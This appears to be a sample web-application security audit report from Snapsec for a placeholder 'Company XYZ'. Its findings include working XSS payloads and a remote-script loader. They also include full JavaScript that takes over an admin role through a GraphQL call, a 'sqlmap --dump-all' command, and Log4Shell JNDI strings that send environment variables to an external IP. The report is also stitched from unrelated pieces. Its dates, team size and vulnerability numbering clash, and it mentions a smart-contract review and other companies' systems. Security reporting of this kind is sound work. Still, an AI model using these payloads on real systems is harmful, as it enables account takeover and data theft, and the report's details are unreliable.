INGOUDE
COMPANY

SECURITY AUDIT REPORT

COMPANY XYZ

SNAPSEC

Snapsec - Office 1098C, 182-184 High Street North, East Ham, London E6 2JA, UK

snapsec.co snap_sec snap.sec

SNAPSEC

REPORT DETAILS

Start Date	01-01-2022
End Date	30-01-2022
Audit Type	Web and API Security Assesment
VAlIDITY	45 Days


SNAPSEC

TABLE OF CONTENTS

1. Executive Summary
    a. Introduction
    b. Scope
    c. Graphical Summary
2. List of Vulnerabilities
    a. Stored XSS on Employee Dashboard
    b. Missing CSRF check on /api/v1/profile
    c. SQL Injection on empp.xyz.com/api/
    d. Cache Deception Attack on Empp Dashboard Server
    e. Reflected XSS on Customer API
    f. Log4Shell - Leads to Remote Code Execution
    g. Missing Permission Check on Admin Role
    h. Side Wide CSRF on Customer Dashboard
    i. Privilege Escalation on /api/users/all
3. Miscellaneous Issues
    a. Missing HTTP ONLY Cookie Flag Issues
    b. Missing SameSite Cookie Flag
    c. CSRF on Logout
    d. Self XSS on Employee Dashboard
4. Conclusion

EXECUTIVE SUMMARY

INTRODUCTION



[redacted] (Consultant) was contracted by Company XYZ (Customer) to conduct a Smart Contract Code Review and Security Analysis. This report presents the findings of the security assessment of Customer's smart contract and its code review conducted between March 22, 2022 - April 13, 2022.

This report covers the findings of a security audit of company XYZ's Web API and Employee Management Portal.

To provide some perspective, Company XYZ requested the job in mid-January 2021, and SNAPSEc began their investigation and audit in March 2022 till April 2022.

In terms of resources, the project had a budget of twenty-five person-days. The assessment was carried out by a team of seven SNAPSEC members. The testers were in charge of the work's planning, execution, completion, and documentation.

The methodology used in this case was black-box. SNAPSEC was not granted access to any target assets, and all testing and investigations were conducted without any credentials provided by COMPANY XYZ.

The report will initially shed light on the scope and main test parameters. Following that, all discoveries will be discussed in groups of vulnerability and miscellaneous, then in chronological order in each of the classes. When applicable, PoC and mitigation suggestions are provided in addition to technical details.

EXECUTIVE SUMMARY

SCOPE

Security Audits & Assessments Against:


- **Company XYZ Employee Management Dashboard**
  - https://emp-dash.xyz.com
- **Company XYZ Employee Management Dashboard API v1**
  - https://emp-dash.xyz.com/api/v1
- **Company XYZ Customer Dashboard**
  - https://cus-dash.xyz.com
- **Company XYZ Customer Dashboard API v1**
  - https://emp-dash.xyz.com/api/v1

- NO Test-users have been provided for SNAPSEC
- API Documentation is available at https://xyz.com/api/docs


EXECUTIVE SUMMARY

GRAPHICAL SUMMARY


ISSUES SUMMARY



ISSUES SUMMARY



ASSET SUMMARY



LIST OF VULNERABILITIES

This is a list of vulnerabilities discovered on business XYZ in scope assets during a security assessment conducted between March and April 2022.

#	Title	Severity	CVSS SCORE
1	Stored XSS on Employee Dashboard	HIGH	7.6
2	Missing CSRF check on /api/v1/profile	MEDIUM	4.5
3	SQL Injection on empp.xyz.com/api/	CRITICAL	10
4	Cache Deception Attack on Empp Dashboard Server	CRITICAL	7.4
5	Reflected XSS on Customer API	HIGH	7.0
6	HTTP Request Smuggling Attack on Customer Dashboard API	CRITICAL	9.7
7	Log4Shell - Leads to Remote Code Execution	CRITICAL	9.9
8	Missing Permission Check on Admin Role	MEDIUM	4.5
9	Side Wide CSRF on Customer Dashboard	HIGH	7.4
10	Privilege Escalation on /api/users/all	MEDIUM	2.0

VULNERABILITY #1

Stored XSS on Employee Dashboard

CVSS SCORE

Severity : High

Status : Unresolved

Effected Asset: Employee Dashboard

Vulnerabile Location: https://empp.xyz.com/calenders/[id]

SUMMARY:

I have found a way to Stored XSS in Calendar by abusing the Shortcuts in Calender Events, Which can be used to perform in-org and cross-org takeovers.
Employee Dashboard Allows Users to Allows team members to Create Events in team shared calanders, and Those calenders can be embeded on our different pages in different spaces. Hence would allow attacker to Deliver XSS attacker to Other Users in the orginisation.

STEPS TO REPRODUCE:

- Log into the admin account.
- Add a new user in the jira site and make sure you add him as a user in empp Dashboard only , by going to https://empp.xyz.com/o/[org id]/users?status=ACTIVE
- From the Home dashboard, click on the My calendars on the right sidebar.
- On Examining the XSS.ical in attachments, You will notice an XSS Payload in URL: key.

```
215  BEGIN:VEVENT
216  DTSTAMP:20220715T055629Z
217  DTSTART;VALUE=DATE:20220715
218  DTEND;VALUE=DATE:20220716
219  SUMMARY:XYZ
220  UID:20220715T055618Z-552570935@snapsec1121.atlassian.net
221  DESCRIPTION:asasxas
222  LOCATION:aasxasx
223  URL:javascript://snapsec.co/?name=2%0Dalert(document.domain);883936
224   883936
225  ORGANIZER;X-CONFLUENCE-USER-KEY=629edf04954f50006fcb31a9;X-ATLASSIAN-ACCO
226   UNT-ID=629edf04954f50006fcb31a9;CN=attacker-imran;CUTYPE=INDIVIDUAL:mail
227   to:imran_nazir+user1@bugcrowdninja.com
228  CREATED:20220715T055618Z
```

- Upload the File and Save the calender Settings
- Now Visit https://empp.xyz.com/calenders and you should see an XSS Pop Up on your Screen

IMPACT:

Space Owners or members can create new Calenders in integration Space Settings which is vulnerable to Stored XSS and leads to Full Organisation takeover or account takeover of other members within the orginsation.

REFRENCES:

https://snapsec.co/blog/Security-Explained-Reflected-xss/
https://owasp.org/www-community/attacks/xss/
https://www.acunetix.com/websitesecurity/cross-site-scripting/

POSSIBLE FIXES:

To keep yourself safe from XSS, you must sanitize your input. Your application code should never output data received as input directly to the browser without checking it for malicious code.
Since your application is Build in php we recommeded using htmlentities($_GET['name']); function before sending any data back to the cleint.

VULNERABILITY #2

Missing CSRF check on /api/v1/profile

CVSS SCORE

Severity : Medium

Status : Unresolved

Effected Asset: Employee Dashboard

Vulnerabile Location: https://empp.xyz.com/calenders/[id]

SUMMARY:

It was found that After Sending the campaign for approval the cleint can add Comment on their campaigns. On Testing feature against CSRF attacks we came to know that there is no csrf protection on that form which makes it completely Vulnerable to CSRF Attack. and allows attacker to upload New comments and Files in the comments.

STEPS TO REPRODUCE:

- Login to your account
- Create New Campaign
- Continue filling for forms and details till you reach the Approval Process
- Click Apply for approval
- Fill "Tell us more about your subscribers" and click Send Message
- After That Add new Comment and Intercept the request in Burp and click Generate CSRF
- Save it html and visit it in another browser
- On Visiting it from another User, You can see an HTTP Request with an test comment will be automatically generated from his browser.
- On Checking the Campaigns comment section, An comment will be automatically added from victims account

IMPACT:

The HTTP from located at [https://empp.xyz.com/campaigns/approval/regular/<Your_cID>] is vulnerable to CSRF Attacks. Which allow attacker to forge requests from others user and uploadupload files also comments on campaigns from their accouts.

REFRENCES:

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
https://www.freecodecamp.org/news/csrf-protection-problem-and-how-to-fix-it/
https://auth0.com/blog/cross-site-request-forgery-csrf/

POSSIBLE FIXES:

the issue can be mitigate using two possible ways:

- Using the double submit cookie strategy
- Check the request origin
- Using SameSite cookies

Read how to implement those solution here : https://auth0.com/blog/cross-site-request-forgery-csrf/

VULNERABILITY #3

SQL Injection on empp.xyz.com/api/

CVSS SCORE

Severity : Critical

Status : Unresolved

Effected Asset: Employee Dashboard


Vulnerabile Location: https://empp.xyz.com/profile/[id]

SUMMARY:

One of the features is the ability to view profiles within the organisation, Once can see the profiles of member by passing an ID into this URL /profile/[1], Because of insufficient input validation, an attacker can abuse the ID parameter to inject arbitrary SQL statements into the WHERE clause of the underlying SQL statement. This leads to a blind SQL injection vulnerability, which in turn leads to Remote Code Execution on the server.

STEPS TO REPRODUCE:

- Log into the User account.
- Go to https://empp.xyz.com/profile/[id] and Change the Id to Sing quote '
- You will see this error



- Now open Kali linux and Run this SQL MAP COMMAND
- sqlmap -u https://empp.xyz.com/profile?id=1 --dump-all to Extract the whole database

IMPACT:

Because of insufficient input validation, an attacker can abuse the SCEN_ID parameter to inject arbitrary SQL statements into the WHERE clause of the underlying SQL statement. This leads to a blind SQL injection vulnerability, which in turn leads to Remote Code Execution on the server.

REFRENCES:

https://snapsec.co/blog/Security-Explained-sqli/
https://owasp.org/www-community/attacks/xss/
https://www.acunetix.com/websitesecurity/cross-site-scripting/

POSSIBLE FIXES:

Introduce a New Function called mysqli_real_escape_string in your code, this should wrap the user input id before it is passed to be a part of the dynamically generated SQL query. Ensures that special characters in a string are escaped for use in SQL statements.

VULNERABILITY #4

CVSS SCORE

Reflected XSS on Customer API

Severity : High

Status : Unresolved

Effected Asset: Employee Dashboard


Vulnerabile Location: https://cus.xyz.com/api/profile?id=1

SUMMARY:

We found an a Stored XSS when a user clicks on a Remove button on General settings>>Profile page, The XSS attack happens due to improper sanitisation of **Firtsname** on the profile page. An attacker with lower privileged user maybe able to use to use the XSS to takeover the organisation.

STEPS TO REPRODUCE:

- Login to admin admin account account on Employee Management Dashboard
- Go to User and Roles and invite a new user with **view Profile Permission**
- Now Login to Invited Users account and go to General settings>>Profile. with the title of "><img src=x onerror=alert(1);>test1 as your first name
- Now visiting the profile of invited user from another user, The XSS pop will display on screen.




- **Full Orginisation Takeover with XSS:**
- To convert this XSS in the full org takeover we may need to write a little JS code which will update the role of attacker from Any Lower role to Full Admin of an orginisation.
- From an attackers account Add a new Driver with the following Payload.
  - <img/src onerror="d=document;d.body.appendChild(d.createElement('script')).src='//snapsec.co/x.js"">


- The https://snapsec.co/x.js should contain the following contents

```
function changeRole(csrfValue){var xhttp = new XMLHttpRequest;xhttp.onreadystatechange = function() {4 == this.readyState && 200 == this.status && (document.getElementById("demo").innerHTML = this.responseText)}, body = {query: "mutation UpsertUser($orgId: int64!, $userId: int64!, $userInfo: UserPatchUpsertBase_InputObject) {\n upsertUser(orgId: $orgId, userId: $userId, userInfo: $userInfo) {\n name\n }\n}\n",variables: {userId: 243218,orgId: 59568,userInfo: {name: "Attacker Bhat123",phone: "+91882505133",useWhatsapp: !1,organizationRoleUuid: "23d4d8d3-dc10-4e7a-a183-69968751f23e",tagRoles: []}},extensions: {route: "/o/:org_id/fleet/config/users_and_roles",orgId: "59568",stashOutput: !0,storeDepSet: !0}}, xhttp.open("POST", "https://us10-ws.cloud.samsara.com/r/graphql?q=UpsertUser", !0),xhttp.withCredentials = true,xhttp.setRequestHeader('X-Csrf-Token', csrfValue),xhttp.send(JSON.stringify(body));}var xhttp = new XMLHttpRequest();xhttp.onreadystatechange = function() {if (this.readyState == 4 && this.status == 200) {changeRole(xhttp.responseText.split("")[3]);}};xhttp.open("GET", "https://cloud.samsara.com/r/auth/csrf", true);xhttp.send();
```

- On visiting the General settings>>Drivers and clicking on DELETE button you can see multiple UpsertUser requests are made from the attackers javascript to update the role of attacker.



- On going back to admins account , You can see the role of the attacker will be update to full admin



- This can be also confirmed by going to attackers account and Now he access all the restricted information/features of the organisation.

IMPACT:

Space Owners or members can create new Calenders in integration Space Settings which is vulnerable to Stored XSS and leads to Full Organisation takeover or account takeover of other members within the orginsation.

REFRENCES:

https://snapsec.co/blog/Security-Explained-Reflected-xss/
https://owasp.org/www-community/attacks/xss/

POSSIBLE FIXES:

To keep yourself safe from XSS, you must sanitize your input. Your application code should never output data received as input directly to the browser without checking it for malicious code.

VULNERABILITY #5

CVSS SCORE

Log4Shell - Leads to Remote Code Execution

Severity : Critical

Status : Unresolved

Effected Asset: Customer Dashboard


Vulnerabile Location: https://cuss.xyz.com/customer

SUMMARY:

Log4j2 is an open-source, Java-based logging framework commonly incorporated into Apache web servers. A few months ago, a 0-day exploit in the popular Java logging library log4j2 was discovered that results in Remote Code Execution (RCE) by logging a certain string. I figured out that the https://empp.xyz.com/ which belong to company xyz is using Log4j for logging library and hence can be abuse to achieve RCE on a server

STEPS TO REPRODUCE:

- Open burp and open collaborator and Copy the Burp collaborator Client.
- Copy the collaborator URL and make the following payload ${jndi:ldap://<URL>/a}
- Now go to https://cuss.xyz.com/ and search for your payload ${jndi:ldap://<URL>/a} in search box
- On going back to Burp Collaborator and click on Poll Now you should see the following DNS requests made to our DNS server, Which proves the existence of the vulnerable library.



IMPACT:

As we are well aware of the fact that this vulnerability can be used to extract any Environment Varibale using the following Payload ${jndi:ldap://54.147.33.250:1389/${env:PATH}} , As a proof i managed to extract $PATH environment variable of gopro, Respecting the boundaries , I didn't accessed any other Environment variables except this one as this was enough to prove that i can acess the env variables:

POSSIBLE FIXES:

Up grade your log4Shell Vulnerable Library to 1.9, Read more about the FIX here: https://snapsec.co/blog/Log4shell-on-agorapulse/

SECURITY ASSESSMENT DETAILS

Please note that this is only a collection of sample test scenarios; in a real-world scenario, the target application would be subjected to more thorough testing. To ensure that every attacking perspective is covered in the assessment, each test case will have its own sub-test cases.

- Testing and Finding OWASP TOP 10 issues
  - Injection Issues
  - Broken Access Control issues
  - Cryptographic Failures
  - Insecure Design Issues
  - Security Misconfiguration issues
  - Vulnerable and Outdated Components
  - Identification and Authentication Failures
  - Software and Data Integrity Failures
  - Security Logging and Monitoring Failures
  - Server-Side Request Forgery
- Testing and Finding Security issues in Authentication System
- Testing and Finding Security issues in Session Management
- Testing and Finding Security issues in Login/Register and forgot password functionalities
- Testing and Finding Security issues in Application Logic
- Testing and Finding Security issues in Payment System
- Attacking and Finding Security issues in Save for Later functionality
- Testing and Finding Security issues in Several Contact Forms within the application
- Testing and Finding Security issues in Business Logic of Application
- Testing and Finding Security issues in Infrastructure and running Services

CONCLUSION

Snapsec examined the next iteration of the company XYZ assets in this audit.
Six Snapsec team members completed the project over the course of twenty-five days in March and April 2021.
While 11 issues were discovered during the audit, only 10 were exploitable, and 1 was assigned to the Miscellaneous group, effectively making them hardening recommendations and best practices that could be followed on a non-urgent basis.

In the first step, SNAPSEC attempted to gather as much information about the target as possible by studying and interacting with the various components of the in scope target.
SNAPSEC also studied and enumerated the tech stack by experimenting with HTTP requests and paths.
This assisted Snapsec in curating the list of test cases and methodologies used against the inscope targets.

While starting the Audit SNAPSEC noticed there were multiple location with no sanitization on user data in Employee Dashboard which Allowed Users to perform an XSS attacks against other employees within the system.

The Customer API was generally lacking in privilege checks at multiple levels, allowing multiple privilege attacks from user roles.
And we believe that implementing a quick access control technology such as Auth0 could aid in resolving the problem as soon as possible.

SNAPSEC also investigated the Customer API and Employee API's overall configuration. It was discovered that not all of security Header/Security flags are used. The absence of these flags does not introduce a security issue, but it may allow an attacker to more easily exploit other problems.
As such, the missing HTTP ONLY Cookie flag would allow attacker to Hijack session using an XSS vulnerability.

SNAPSEC would like to thank Emp11, Empp2, Empp3 Empp3 and the rest of the Company XYZ team for their excellent project coordination, support and assistance, both before and during this assignment.

CONTACTS

We thank you for your interest in SNAPSEC

Contacts:

Imran Parray	imran@snapsec.co	Senior Cyber Security Consultant
Ali Al Washali	ali@snapsec.co	Senior Cyber Security Consultant
Mubashir Mehraj	mubashir@snapsec	Technical Support

Refrences:

Twitter: https://twitter.com/snap_sec
Website: https://snapsec.co
Our work: https://snapsec.co/work.html
Blog: https://snapsec.co/blog
Email: support@snapsec.co
Instagram: https://www.instagram.com/snap.sec/